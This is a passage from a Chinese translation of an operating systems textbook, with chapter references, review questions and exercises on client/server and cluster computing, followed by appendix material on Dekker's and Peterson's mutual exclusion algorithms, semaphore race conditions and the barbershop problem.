集群是一组互联的完整的计算机，一起作为统一的计算资源而工作，给人以一台机器的感觉。完整的计算机表示该系统离开了集群之后自己仍可独立地运行。

16.9 推荐读物和网站

［SING99］的内容很好地覆盖了本章的主题。［BERS96］对于将应用程序分配到客户和服务器上以及中间件方法中包括的设计问题给出了很好的技术讨论；该书也讨论了产品和标准化方面的成就。［BRIT04］和［MENA05］提供了远程过程调用和分布式消息传递的性能比较。

［TANE85］给出了分布式操作系统的综述，包括分布式进程通信和分布式进程管理。［CHAN90］提供了对分布式消息传递操作系统的一个综述。［TAY90］是对各种操作系统在实现远程过程调用中所采用的方法的一个综述。对集群的深人介绍可以在［BUYY99a］和［BUYY99b］中找到，前者和［RIDG97］有对 Bewulf 的很好的介绍。

［RAJA00］对 Beowulf 提供了更详细的介绍。［SUN99］和［KHAL96］中描述了 SUN 集群。[LAI06] 提供了对瘦客户端体系结构的近距离访问。

BERS96 Berson, A. *Client/Server Architecture*. New York: McGraw-Hill, 1996.

BRIT04 Britton, C. *IT Architectures and Middleware*. Reading, MA: Addison-Wesley,2004.

BUYY99a Buyya, R. *High Performance Cluster Computing: Architectures and Systems*.Upper Saddle River, NJ: Prentice Hall, 1999.

BUYY99b Buyya, R. *High Performance Cluster Computing: Programming and Applications*.Upper Saddle River, NJ: Prentice Hall, 1999.

CHAN90 Chandras, R. "Distributed Message Passing Operating Systems." *Operating Systems Review*, January 1990.

KHAL96 Khalidi, Y., et al. "Solaris MC: A Multicomputer OS." Proceedings, 1996 USENIX Conference, January 1996.

LAI06 Lai, A., and Nieh, J. "On the Performance of Wide-Area Thin-Client Computing."*ACM Transactions* *on Computer Systems*, May 2006.

MENA05 Menasce, D. "MOM vs. RPC: Communication Models for Distributed Applications."*IEEE Internet Computing*, March/April 2005.

RAJA00 Rajagopal, R. *Introduction to Microsoft Windows NT Cluster Server*. BocaRaton, FL: CRC Press, 2000.

RIDG97 Ridge,D., et al. "Beowulf: Harnessing the Power of Parallelism in a Pile-of-PCs."*Proceedings, IEEE Aerospace*, 1997.

SHOR97 Short, R.; Gamache, R.;Vert, J.; and Massa, M."Windows NT Clusters for Availability and Scalability." *Proceedings, COMPCON Spring 97*, February 1997.

SING99 Singh, H. *Progressing to Distributed Multiprocessing*. Upper Saddle River, NJ:Prentice Hall, 1999.

STER99 Sterling,T., et al. *How to Build a Beowulf*. Cambridge, MA: MIT Press, 1999.

SUN99 Sun Microsystems. "Sun Cluster Architecture:A White Paper." *Proceedings, IEEE Computer Society International Workshop on Cluster Computing*, December 1999.

TANE85 Tanenbaum, A., and Renesse, R. "Distributed Operating Systems." *Computing Surveys*, December 1985.

TAY90 Tay, B., and Ananda,A. "A Survey of Remote Procedure Calls." *Operating Systems Review*, July 1990.

推荐网站

- SQL Standards:关于 SQL 标准处理和当前相关的文档的一个集中的信息来源。
- IEEE Computer Society Task Force on Cluster Computing:一个推动集群计算研究和教学的国际化论坛。
- Beowulf: 一个推动集群计算研究和教学的国际化论坛。

16.10 关键术语、复习题和习题

关键术语

应用程序编程接口（API）	故障恢复	消息
Beowulf	故障补救	中间件
客户	胖客户端	远程过程调用（RPC）
客户/服务器	文件高速缓存一致性	服务器
集群	图形用户界面（GUI）	瘦客户端
分布式消息传递		

复习题

16.1 什么是客户/服务器计算？
16.2 客户/服务器计算与任何其他形式的分布式数据处理的区别是什么？
16.3 像 TCP/IP 这样的通信结构在客户/服务器计算环境中的作用是什么？
16.4 讨论将应用程序定位在客户上、服务器上或分开定位在客户和服务器上的基本原理。
16.5 什么是胖客户端和瘦客户端，两种方法在基本原理上的差别是什么？
16.6 给出将 pros 和 cons 用于胖客户端和瘦客户端策略的建议。
16.7 解释三层客户/服务器结构的基本原理。
16.8 什么是中间件？
16.9 既然具有像 TCP/IP 这样的标准，为什么还需要中间件？
16.10 列出消息传递的阻塞原语和无阻塞原语的优缺点。
16.11 列出远程过程调用的非永久性和永久性绑定的优缺点。
16.12 列出同步远程过程调用和异步远程过程调用的优缺点。

16.13　列出并简短定义四种不同的构建集群的方法。

习题

16.1　假设 α 是可以在集群中的 n 台计算机上同时执行的程序代码的百分率，每台计算机使用一组不同的参数或初始条件。假设其余代码必须由一台处理机串行执行；每台处理机的执行速率是 x MIPS。

a）根据 n、α 和 x 给出当使用互斥执行这个程序的系统时有效的 MIPS 率表达式。

b）如果 $n = 16$ 且 $x = 4$ MIPS，确定能够产生 40MIPS 系统性能的 α 的值。

16.2　一个应用程序在由 9 台计算机组成的集群上执行。一个 benchmark 程序在该集群上占用了时间 T，而且还发现 T 的 25%是应用程序同时在所有 9 台计算机上运行的时间，在其余的时间，应用程序只能运行在一台独立的计算机上。

a）计算在上述条件下与在一台单独计算机上执行程序相比的有效加速比。也计算 α，它是上一题程序中已并行化（通过编程或编译手段使得能够使用集群模式）的代码的百分率。

b）假设能够在并行代码部分上有效地使用 18 台计算机，而不是 9 台，计算获得的有效加速比。

16.3　特定分布式应用的运行时间线性地依赖于问题规模 n。程序员们发明了一种允许他们把工作中任意比例——(1-alpha)n，的一部分分配到集群中的 N 个计算结点的巧妙算法。但是，像这样对工作进行分配不是免费的：通信延迟会增加分布式部分的时间开销。这部分通信时间线性地依赖于常量因子 lambda、n、N 以及(1-alpha)的倒数。分布式应用的运行时间可以写成串行计算、分布式计算和通信延迟这三项的函数：

```
T(n,alpha,N) = t*alpha*n + t*n(1-alpha)/N + lambda*n*N/(1-alpha)
```

其中 0 < alpha < 1，t 是串行化处理相关的常量，lambda 是反映通信延迟的常量。

a）当 alpha = 1 时，T 是没有定义的。请写出非分布式运行时间 T_s(n, N)的公式。

b）假定串行比例 alpha 是 1/3。对于问题规模 n，写出集群结点数量 N 的最优解的解析表达式。

c）解释 b）中得到的结论：特别是集群结点数量 N 是怎么依赖于 n、t 以及 lambda 的？这个结果合理吗？

d）如果一个小型集群（N=64）的所有结点都用于解决一个规模为 n=10^6 的问题，alpha 取什么值时，运行时间最小？

e）写出 d）中的期望（最优）运行时间的表达式。

附录A 并 发 主 题

A.1 互斥：软件解决方法

软件方法的实现方式能够解决并发进程在一个或多个共享内存的处理器上执行的问题。这些方法是通常基于在访问内存时基本互斥条件的假设（[LAMP91]，参见习题 A.3）。也就是说，尽管允许访问的顺序事先没有具体安排，同时访问内存中的同一地址的操作（读或写）被内存仲裁器串行化了。此外，也没有考虑硬件、操作系统或是编程语言的支持。

A.1.1 Dekker 算法

Dijkstra[DIJK65]提出了两个进程互斥的算法，该算法由德国数学家 Dekker 设计。人们在 Dijkstra 之后的不同时期提出了解决方法。这种方法有助于阐明在开发并发程序时遇到的许多共同问题。

算法一

前面已经指出，任何互斥尝试必须基于一些基础硬件互斥机制。这种约束最常见的情况是某一时刻对某一内存地址只能进行一次访问。在这种约束下，预留了一个全局内存区域标记为 **turn**。进程（P0 或 P1）想执行它的临界区要先检查 **turn** 的内容。如果 **turn** 的值等于进程号，那么该进程可以进入它的临界区；否则该进程被强制等待。等待进程重复地读取 **turn** 的值直到被允许进入临界区。这个过程称做忙等待或自旋等待，因为横插进来的进程直到被允许进入临界区才会起作用。它必须拖延或是周期性地检查变量，这样在等待期间会耗费处理器的时间。

进程在完成对临界区的访问之后，必须把 **turn** 更新为另一个进程的值。

总的来说，有一个共享全局变量：

```
int  turn = 0;
```

图 A.1a 说明了两个进程的程序。这种解决方案保证了共享属性，但是有两个缺点。第一，进程必须交替使用它们的临界区，因此执行的步调由较慢的进程决定。如果 P0 一小时使用临界区一次，而 P1 要以一小时一千次的速率执行临界区，P1 就必须适应 P0 的步调。更为严重的问题是如果一个进程终止，另一个进程就被永久阻塞。无论进程在临界区内或是临界区外终止，这种情况都会发生。

前面构造的是一种协同程序（Coroutine）。协同程序能够实现执行控制权的前后之间的传递（参见习题 5.12）。这对信号处理是一种有用的结构技术，但不能充分支持并发处理。

算法二

算法一的问题是要存储进入临界区的进程的进程号，实际上需要的是两个进程的状态。每个进程应该有自己的密钥进入临界区，这样如果一个进程失败，另一个仍能访问临界区。为了实现这样一种需求，定义了一个布尔数组 **flag**，**flag[0]** 和 P0 相联系，**flag[1]** 和 P1 相联系。每个进程可以检查但不能改变另一个进程的 flag。当一个进程要进入临界区，它会周期性地检查另一个进程的 flag，直到其值为 **false**，这表明另一个进程不在临界区内。检查进程立即设自己的 flag 为 **true**，进入自己的临界区。当离开临界区，设置自己的 flag 为 **false**。

现在共享全局变量[⊖]是：

```
enum      boolean{false = 0; true = 1};
boolean   flag[2] = {0,0}
```

图 A.1b 说明了这个算法。如果一个进程在临界区外终止，包括 flag 修改代码，那么另一个进程不会阻塞。事实上，另一个进程会像往常一样进入临界区，因为另一个进程的 **flag** 总是 **false**。然而，如果一个进程在临界区内终止，或者在进入临界区之前设置 flag 为 **true**，那么另一个进程就会永久阻塞。

这种解决方案和第一种方案相比只是变得更坏，因为它甚至没有保证互斥。考虑以下的顺序：

P0 执行 **while** 语句发现 **flag**[1]设置为 **false**;

P1 执行 **while** 语句发现 **flag**[0]设置为 **false**;

P0 设置 **flag**[0]为 **true** 进入它的临界区；

P1 设置 **flag**[1]为 **true** 进入它的临界区。

因为两个进程都在临界区内，程序出错。问题是提出的方案和相关进程执行速度有关。

算法三

因为一个进程在另一个进程检查后但在另一进程进入它的临界区之前，能改变它的状态，算法二方案失败了。可以通过简单的交换两条语句来解决，如图 A.1c 所示。

和以前一样，如果一个进程在临界区内失败，包括控制临界区的 flag 设置代码，那么另一个进程就会被阻塞。如果一个进程在临界区外失败，另一个进程不会被阻塞。

接下来，从进程 P0 角度，检查保证实现互斥。一旦 P0 设置 **flag**[0]为 **true**，那么 P1 直到 P0 进入并离开它的临界区之后才能进入临界区，有可能 P1 已经进入临界区之后，P0 设置它的 flag。这种情况下，P0 会被 **while** 语句阻塞直至 P1 离开临界区。同理从 P1 角度也是这样。

这保证了互斥，但是引出了另一个问题。如果两个进程在执行任何一个 **while** 语句之前都设置 flag 为 **true**，那么每个进程都会认为另一个已经进入临界区，造成死锁。

算法四

在算法三中，一个进程设置它的状态时不知道另一个进程的状态。因为每个进程坚持进入临界区的权利，造成死锁发生，没有机会回退到这个状态。可以用一种方法解决这一问题。每一个进程设置 flag 表明它要进入临界区，但是为了"谦让"另一进程，会随时重设 flag，为其他进程延迟自己的请求，如图 A.1d 所示。

这很接近正确的算法，但仍有缺点。使用了算法三中所讨论的论证保证了互斥。然而，考虑以下的事件顺序：

P0 设置 **flag**[0]为 **true**;

P1 设置 **flag**[1]为 **true**;

P0 检查 **flag**[1];

P1 检查 **flag**[0];

P0 设置 **flag**[0]为 **false**;

P1 设置 **flag**[1]为 **false**;

P0 设置 **flag**[0]为 **true**;

P1 设置 **flag**[1]为 **true**。

这个顺序会无限进行下去，无论哪个进程都不会进入临界区。严格来讲，这不是死锁，因为在两个进程执行速度内的交替都会打破这种循环，允许一个进入临界区，这种状态称做活锁。死

⊖ 此处的 enum 声明用来声明一个数据类型（布尔型）和该类型可以取的值。

锁的发生是在一组进程要进入临界区但没有一个进程会成功时。活锁有可能执行成功，但也有可能任何进程都不会进入临界区。

尽管刚才所讲的场景不会维持很长时间，不过仍然是一种可能的情形。因此，算法四不是一种合适的算法。

```
/* PROCESS 0 */               /* PROCESS 1 */
•                             •
•                             •
while (turn != 0)             while (turn != 1)
   /* do nothing */ ;            /* do nothing */;
/* critical section*/;        /* critical section*/;
turn = 1;                     turn = 0;
•                             •
```

a) 算法一

```
/* PROCESS 0 */               /* PROCESS 1 */
•                             •
•                             •
while (flag[1])               while (flag[0])
   /* do nothing */;             /* do nothing */;
flag[0] = true;               flag[1] = true;
/*critical section*/;         /* critical section*/;
flag[0] = false;              flag[1] = false;
•                             •
```

b) 算法二

```
/* PROCESS 0 */               /* PROCESS 1 */
•                             •
•                             •
flag[0] = true;               flag[1] = true;
while (flag[1])               while (flag[0])
   /* do nothing */;             /* do nothing */;
/* critical section*/;        /* critical section*/;
flag[0] = false;              flag[1] = false;
•                             •
```

c) 算法三

```
/* PROCESS 0 */               /* PROCESS 1 */
•                             •
•                             •
flag[0] = true;               flag[1] = true;
while (flag[1]) {             while (flag[0]) {
  flag[0] = false;               flag[1] = false;
  /*delay */;                    /*delay */;
  flag[0] = true;                flag[1] = true;
}                             }
/*critical section*/;         /* critical section*/;
flag[0] = false;              flag[1] = false;
•                             •
```

d) 算法四

图 A.1 互斥算法

正确的算法

需要观察两个进程的状态，这些状态由数组变量 **flag** 提供。但从算法四中可以看出，这还是不够的。还需要给两个进程的活动安排顺序以避免前面所说的"互相谦让"问题。算法一中的 **turn** 变量可以实现这个目的，这个变量表明进程有权进入它的临界区。

这种解决方法称做 Dekker 算法，如下所示。当 P0 要进入它的临界区，设置它的 flag 为 **true**，然后检查 P1 的 flag。如果为 **false**，P0 可以立即进入它的临界区；否则，P0 咨询 **turn**，如果发现 turn = 0，那么它知道要持续周期性地检查 P1 的 flag。P1 知道需要它延期执行并设置 flag 为 **false**，让 P0 执行。P0 用完临界区之后设置它的 flag 为 **false** 以释放临界区，设置 **turn** 为 1，把权力转交给 P1。

图 A.2 提供了具体的 Dekker 算法。构造 **parbegin**（P1,P2,…, Pn)的意思是：搁置主程序的执行，初始化并发执行程序 P1,P2,…,Pn，当所有的程序 P1,P2,…,Pn 都结束了，重新开始主程序。验证 Dekker 算法留为练习题（参见习题 A.1）。

```
boolean flag [2];
int turn;
void P0()
{
      while (true) {
            flag [0] = true;
            while (flag [1]) {
                  if (turn == 1) {
                        flag [0] = false;
                        while (turn == 1) /* do nothing
*/;
                        flag [0] = true;
                  }
            }
            /* critical section   */;
            turn = 1;
            flag [0] = false;
            /* remainder    */;
      }
}
void P1( )
{
      while (true) {
            flag [1] = true;
            while (flag [0]) {
                  if (turn == 0) {
                        flag [1] = false;
                        while (turn == 0) /* do nothing
*/;
                        flag [1] = true;
                  }
            }
            /* critical section    */;
            turn = 0;
            flag [1] = false;
            /* remainder    */;
      }
}
void main ()
{
      flag [0] = false;
      flag [1] = false;
      turn = 1;
      parbegin (P0, P1);
}
```

图 A.2 Dekker 算法

A.1.2 Peterson 算法

Dekker 算法解决了互斥问题，但是复杂的程序

很难遵循而且正确性也很难证明。Peterson [PETE81]提出了简单且出色的方法。和以前一样，全局数组变量 **flag** 表明每个互斥进程的位置，全局变量 **turn** 解决同时发生的冲突。算法如图A.3所示。

互斥保护问题很容易说明。考虑进程P0，一旦它设置 **flag[0]** 为 **true**，P1不能进入临界区。如果P1已经进入临界区，那么 **flag[1] = true**，P0被阻塞不能进入临界区。另一方面，互相阻塞也避免了。假设P0在 **while** 循环里被阻塞了，这表示 **flag[1]** 为 **true**，**turn = 1**。当 **flag[1]** 变为 **false** 或 **turn** 变为0，P0都可以进入临界区。现在考虑下面三个覆盖所有可能性的情况：

1）P1不想进入临界区。这种情况不可能发生，因为它设置 **flag[1]=false**。

2）P1在等待临界区。这种情况也不可能发生，因为如果 **turn = 1**，P1就可以进入临界区。

3）P1在重复使用并独占临界区。这不会发生，因为P1每次要进入临界区之前，通过设置 **turn** 为0迫使它给P0进入临界区的机会。这样就有了一种简单的方法解决两个进程的互斥问题。此外Peterson算法可以很容易地推广到 n 个进程的情况[HOFR90]。

```
boolean flag [2];
int turn;
void P0()
{
     while (true) {
          flag [0] = true;
          turn = 1;
          while (flag [1] && turn == 1) /*do nothing*/;
          /* critical section */;
          flag [0] = false;
          /* remainder */;
     }
}
void P1()
{
     while (true) {
          flag [1] = true;
          turn = 0;
          while (flag [0] && turn == 0) /*do nothing*/;
          /* critical section */;
          flag [1] = false;
          /* remainder */
     }
}
void main()
{
     flag [0] = false;
     flag [1] = false;
     parbegin (P0, P1);
}
```

图A.3　两个进程的Peterson算法

A.2　竞争条件和信号量

尽管在5.1节定义了竞争条件，经验表明学生们查明在程序中出现的竞争条件还是有困难的。本节基于[CARR01]，[1] 目的是通过一系列使用信号量的例子帮助澄清竞争条件的主题。

A.2.1　问题陈述

假设有两个进程A和B，每一个都由许多的并发线程组成。每个线程包含一个无限循环，里面有一个消息和另一进程的一个线程交换信息。每个消息由放在共享全局缓冲区的一个整数构成。这样有两个需求：

1）进程A的线程A1的消息对进程B的线程B1可用后，A1只有在接收到B1的消息之后才能进行下去。类似地，B1的消息对A1可用后，它只能在接收到来自A1的消息后才能进行下去。

2）一旦线程A1的消息可用，它必须保证在B中的线程重新得到消息之前，A中的其他线程不能覆盖全局缓冲区。

本节接下来的部分展示了用信号量实现这种方案的四种算法，每一种都会导致竞争条件。最后提出了一个正确的算法。

---

[1] 感谢Michigan Technological大学的Ching-Kuang Shene教授同意使用这个例子。

算法一

考虑以下方式：

```
semaphore a = 0, b = 0;
int buf_a, buf_b;
```

```
thread_A(...)
{
     int var_a;
     ...
     while  (true)  {
          ...
          var_a = ...;
          semSignal(b);
          semWait(a);
          buf_a = var_a;
          var_a = buf_b;
          ...;
     }
}
```

```
thread_B(...)
{
     int var_b;
     ...
     while  (true)  {
          ...
          var_b = ...;
          semSignal(a);
          semWait(b);
          buf_b = var_b;
          var_b = buf_a;
          ...;
     }
}
```

这是一个简单的握手协议。当 A 中的线程 A1 准备好交换信息时，它向 B 中一个线程发信号，等待 B 中的线程 B1 准备好。一旦 A 执行 **semWait(a)** 发现有信号从 B1 返回，那么 A1 假定 B1 准备好执行交换。B1 也是类似的行为，不管哪个线程先准备好，都会发生交换。

这种算法会导致竞争条件。例如考虑一下顺序，时间顺序按照下表竖直向下：

Thread A1	Thread B1
semSignal(b)	
semWait(a)	
	semSignal(a)
	semWait(b)
buf_a = var_a	
var_a = buf_b	
	buf_b = var_b

在这个顺序里，A1 到达 **sem Wait(a)** 就被阻塞了，B1 到达 **sem Wait(b)** 没有被阻塞，但是在它能更新它的 **buf_b** 之前就被交换出去了。同时，A1 执行并在获得想要的值之前读取 **buf_b**。这时 **buf_b** 可能有一个由先前另一个线程或由先前交换中的 B1 提供的值。这是一个竞争条件。

如果 A 和 B 中的两个线程是活动的可以看到一个更为细微的竞争条件。考虑一下顺序：

Thread A1	Thread A2	Thread B1	Thread B2
semSignal(b)			
semWait(a)			
		semSignal(a)	
		semWait(b)	
	semSignal(b)		
	semWait(a)		
		buf_b = var_b1	
			semSignal(a)
buf_a = var_a1			
	buf_a = var_a2		

在这个顺序里，线程 A1 和 B1 试着交换信息完成合适的信号量信号指令，然而随即两个 **semWait**（线程 A1 和 B1 中）发出信号后，线程 A2 开始运行并执行 **semWait(b)** 和 **semWait(a)**，造成线程 B2 执行 **semWait(a)**，把 **semWait(b)** 从 A2 解除。这时 A1 或是 A2 下一步都可以更新 **buf_a**，从而产生了竞争条件。通过改变线程间的执行顺序，还可以发现其他的竞争条件。

经验教训：当一个变量有多个线程共享，除非使用合适的互斥保护，否则就可能发生竞争条件。

算法二

该算法里，使用了信号量保护共享变量。目的是确保访问 **buf_a** 和 **buf_b** 是互斥的。程序如下所示：

```
semaphore a = 0, b = 0; mutex = 1;
int buf_a, buf_b;
```

```
thread_A(...)
{
    int var_a;
    ...
    while (true)  {
        ...
        var_a :...;
        semSignal(b);
        semWait(a);
            semWait(mutex);
                buf_a = var_a;
            semSignal(mutex);
        semSignal(b);
        semWait(a);
            semWait(mutex);
                var_a = buf_b;
            semSignal(mutex);
        ...;
    }
}
```

```
thread_B(...)
{
    int var_b;
    ...
    while (true)  {
        ...
        var_b  :... ;
        semSignal(a);
        semWait(b);
            semWait(mutex);
                buf_b = var_b;
            semSignal(mutex);
        semSignal(a);
        semWait(b);
            semWait(mutex);
                var_b = buf_a;
            semSignal(mutex);
        ...;
    }
}
```

在每个线程交换消息之前，它遵循算法一中同样的握手协议。信号量 **mutex** 保护 **buf_a** 和 **buf_b** 试图保证更新先前的数据。但是这种保护并不充分。一旦两个线程完成了第一次握手阶段，信号量 **a** 和 **b** 的值都是 1。可能发生以下三种情况：

1）两个线程，比如 A1 和 B1，完成了第一次握手后，继续进行第二个阶段的消息交换。

2）另一对线程开始了第一阶段。

3）当前线程对之一和新来的另一对线程之一继续交换消息。

所有这些可能都会导致竞争条件。第三种可能的竞争条件的一个例子，考虑以下顺序：

Thread A1	Thread A2	Thread A3
semSignal(b)		
semWait(a)		
		semSignal(a)
		semWait(b)
buf_a = var_a1		

（续）

Thread A1	Thread A2	Thread A3
		buf_b = var_b1
	semSignal(b)	
	semWait(a)	
		semSignal(a)
		semWait(b)
	buf_a = var_a2	

在这个例子里，A1 和 B1 完成第一次握手之后，它们都更新了相应的全局缓冲区。然后 A2 开始第一次握手阶段，紧接着，B1 开始了第二次握手阶段。这时 A2 在 B1 重新获取 A1 放在 **buf_a** 中的值之前更新了 **buf_a** 的值。这是一个竞争条件。

经验教训：如果变量是一个长的执行序列的一部分，保护信号变量的方法可能还不够，要保护整个执行序列。

算法三

这个算法要扩展临界区包含整个消息交换（两个线程中的每一个更新两个缓冲区之一，从另一个缓冲区读数据）。单一的信号量还不够，因为可能导致死锁，每个都在等待对方。程序如下：

```
semaphore aready = 1, adone = 0, bready = 1 bdone = 0;
int buf_a, buf_b;
```

```
thread_A(...)
{
    int var_a;
    ...
    while (true)  {
        ...
        var_a :...;
        semWait(aready);
            buf_a = var_a;
            semSignal(adone);
            semWait(bdone);
            var_a = buf_b;
        semSignal(aready);
        ...;
    }
}
```

```
thread_B(...)
{
    int var_b;
    ...
    while (true)  {
        ...
        var_b :...;
        semWait(bready);
            buf_b = var_b;
            semSignal(bdone);
            semWait(adone);
            var_b = buf_a;
        semSignal(bready);
        ...;
    }
}
```

信号量 **aready** 是要确保 A 中没有其他线程能更新 **buf_a**，而 A 中的一个线程进入了它的临界区。信号量 **adone** 是要确保 B 中没有其他线程试着读取 **buf_a** 直到 **buf_a** 已经被更新。这种考虑同样应用于 **bready** 和 **bdone**。然而，这种机制不能避免竞争条件。考虑以下事件序列：

在这个序列里，A1 和 B1 都进入了它们的临界区，存储消息，到达第二步等待。然后 A1 复制来自 B1 的消息并离开它的临界区。这时 A1 能返回到它的程序里，产生新的消息，把它存储到 **buf_a** 里，如先前的执行顺序所示。另一种可能是，这时 A 中的另一个线程可能产生一个消息把它放在 **buf_a** 中。在任何一种情况下，消息都会丢失，发生竞争条件。

Thread A1	Thread B1
buf_a = var_a	
semSignal(adone)	
semWait(bdone)	
	buf_b = var_b
	semSignal(bdone)
	semWait(adone)
var_a = buf_b;	
semSignal(aready)	
...loop back...	
semWait(aready)	
buf_a = var_a	
	var_b = buf_a

经验教训：如果有许多协同运行的线程组，保证一组的互斥可能不会阻止另一组线程的冲突。此外，如果一个线程重复地进入临界区，线程间的协作时间必须进行适当的管理。

算法四

算法三没有实现强制一个线程停留在它的临界区直到另一线程重新获取消息。这里有一个实现该目标的算法：

```
semaphore aready = 1, adone = 0, bready = 1 bdone = 0;
int buf_a, buf_b;
```

```
thread_A(...)
{
    int var_a;
    ...
    while (true)  {
        ...
        var_a :...;
        semWait(bready);
            buf_a = var_a;
            semSignal(adone);
            semWait(bdone);
            var_a = buf_b;
        semSignal(aready);
        ...;
    }
}
```

```
thread_B(...)
{
    int var_b;
    ...
    while (true)  {
        ...
        var_b :...;
        semWait(aready);
            buf_b = var_b;
            semSignal(bdone);
            semWait(adone);
            var_b = buf_a;
        semSignal(bready);
        ...;
    }
}
```

在这种情况下，A 中的第一个线程进入它的临界区消耗 **bready** 至 0。A 中没有后来的线程能交换消息，直到 B 中的一个线程完成消息交换并增加 **bready** 至 1。这种方法也能导致竞争条件，如下面的顺序所示：

Thread A1	Thread A2	Thread B1
semWait(bready)		
buf_a = var_a1		
semSignal(adone)		

（续）

Thread A1	Thread A2	Thread B1
but_a = var_a1		semWait(aready)
		buf_b = var_b1
		semSignal(bdone) semWait(adone)
		var_b = buf_a
		semSignal(bready)
	semWait(bready)	
	. . .	
	semWait(bdone)	
	var_a2 = buf_b	

在这个序列里，线程 A1 和 B1 为了交换消息进入相应的临界区。线程 B1 重新获取它的消息并发信号 **bready**，这使得 A 中的另一线程 A2 进入它的临界区。如果 A2 比 A1 执行得快，则 A2 会获取给 A1 的消息。

经验教训：如果实现互斥的信号量不能被它的所有者释放，就会产生竞争条件。算法四中，信号量被 A 中的一个线程锁定，然后被 B 中的一个线程解锁。这是一种危险的编程实践。

好的算法

读者可能会注意到本节的问题是缓冲区边界变化的问题，可以由类似 5.4 节所讨论的方式解决。最直接的方法使用两个缓冲区，一个用作 B 到 A 的消息传递，一个用作 A 到 B 的消息传递。每一个缓冲区的大小必须为 1。这样做的理由是考虑到在并发场景下，线程被释放的顺序是不确定的，如果一个缓冲区有超过一个插槽，就不能保证消息的正确匹配。例如，B1 能收到来自 A1 的消息，然后向 A1 发消息。但是如果缓冲区有多个插槽，A 中的另一线程可能会获得给 A1 的消息。

用与 5.4 节相同的方法编写出以下程序：

要验证这种方案可行性，需要说明以下三个问题：

```
semaphore notFull_A = 1, notFull_B = 1;
semaphore notEmpty_A = 0, notEmpty_B = 0;
int buf_a, buf_b;
```

```
thread_A(...)
{
    int var_a;
    . . .
    while (true)  {
        . . .
        var_a = . . . ;
        semWait(notFull_A);
            buf_a = var_a;
            semSignal(notEmpty_A);
        semWait(notEmpty_B);
            var_a = buf_b;
            semSignal(notFull_B);
        . . .;
    }
}
```

```
thread_B(...)
{
    int var_b;
    . . .
    while (true)  {
        . . .
        var_b = ...;
        semWait(notFull_B);
            buf_b = var_b;
            semSignal(notEmpty_B);
        semWait(notEmpty_A);
            var_b = buf_a;
            semSignal(notFull_A);
        . . .;
    }
}
```

1）线程组内的消息交换区必须是互斥的。因为 **notFull_A** 的初始值是 1，A 中只有一个线程能通过 **semWait(notFull_A)**，直到 B 中有一个线程执行 **semSignal(notFull_A)** 发出信号交换已完成。类似的理由可用于 B 中的线程。这样，这个条件满足了。

2）一旦两个线程进入它们的临界区，它们交换消息不会受到任何其他线程的干涉。A 中的其他线程直到 B 中的线程完成消息交换才能进入临界区。B 中的其他线程直到 A 中的线程完成消息交换才能进入临界区。这样，这个条件满足了。

3）一个线程离开临界区后，同一组没有线程能够立即进入并覆掉存在的消息。这个条件满足了因为每一个方向用的是一个插槽的缓冲区。一旦 A 中的一个线程执行 **semWait(notFull_A)** 进入临界区，A 中没有其他线程能更新 **buf_a** 直到 B 中相关线程获取了 **buf_a** 的值并发出信号 **semSignal(notFull_A)**。

经验教训：有必要回顾一下著名问题的解决方法，因为将来一个正确的解决问题的办法可能源于一个已知问题的解决办法。

A.3　理发店问题

考虑另一个使用信号量实现并发的例子，简单的理发店问题[1]。这个例子是有启发意义的因为当时试着提供讲究裁剪的理发店资源时所遇到的问题和一个实际操作系统所遇到的问题类似。

理发店里有三把椅子，三位理发师，一个等待区可供四位顾客在沙发上等待，其他的顾客有站的空间（见图 A.4）。消防规范要求理发店中的顾客的总数目不超过 20 人。假设理发店最终接待 50 位顾客。




图 A.4　理发店

如果理发店里人已经满了，顾客就不会进来。一旦进来，顾客首先会选择坐在沙发上，或是在沙发也坐满了的情况下站着。当理发师空闲时，向坐在沙发上时间最长的顾客提供服务。如果有站着的顾客，来店里时间最长的顾客坐到沙发上。当顾客理完发，任何一位理发师可以收钱，但是因为只有一个收款机，一次只能接受一位顾客的付款。由理发师安排理发、收款、在椅子上休息等待顾客的时间。

A.3.1　不公平的理发店问题

图 A.5 展示了使用信号量的一个实现；为节省空间，三个过程并行排列。假设信号量队列处理采用先进先出的策略。

程序的主体激活了 50 个顾客、3 个理发师、1 个收银员进程。考虑目的并安置各种同步的操作：

- **理发店和沙发的容量**：理发店和沙发的容量分别由信号量 **max_capacity** 和 **sofa** 管理。每次一位顾客要进入理发店时，信号量 **max_capacity** 减 1；每次一位顾客离开理发店时，信号量 **max_capacity** 加 1。如果一位顾客发现理发店已满，则顾客进程被 **semWait** 函数阻塞在 **max_capacity**。类似地，**semWait** 和 **semSignal** 操作围绕着坐在沙发上和从沙发上起来的活动。
- **理发师椅子容量**：有三把椅子，必须注意要适当地使用。信号量 **barber_chair** 保证一次不会多于三位顾客企图获得服务，尽力避免一位顾客坐在另一顾客腿上的不庄重的情况发生。一位顾客等到至少有一把椅子是空闲的 [**semWait(barber_chair)**] 才会起身离开沙发，当一位顾客离开理发师椅子时理发师就发出信号 [**semSignal(barber_chair)**]。获取理发师的椅子的公平性由信号量队列的组织来保证：第一位被阻塞的顾客第一个允

[1] 我非常感谢位于 Chico 的加州大学的 Ralph Hilzer 教授提供这些问题的解决方案。

许使用可用的椅子。注意，在顾客进程里，如果 **semWait(barber_chair)** 在 **semSignal(sofa)** 之后发生，每一位顾客只会暂时坐在沙发上，然后排队等待理发师的椅子，这样会造成拥塞，理发师那儿只有很少的活动空间。

- **确保顾客在理发师的椅子上**：信号量 **cust_ready** 给休眠的理发师提供唤醒信号，表明有顾客坐在椅子上了。如果没有这个信号量，理发师永远不会休眠，当顾客离开椅子时，理发师仍在理发，如果没有新顾客获取座位，理发师就会剪空气。
- **保持顾客在理发师的椅子上**：一旦就座，顾客就坐在椅子上直到理发师使用信号量 **finished** 发出理发已完成的信号。
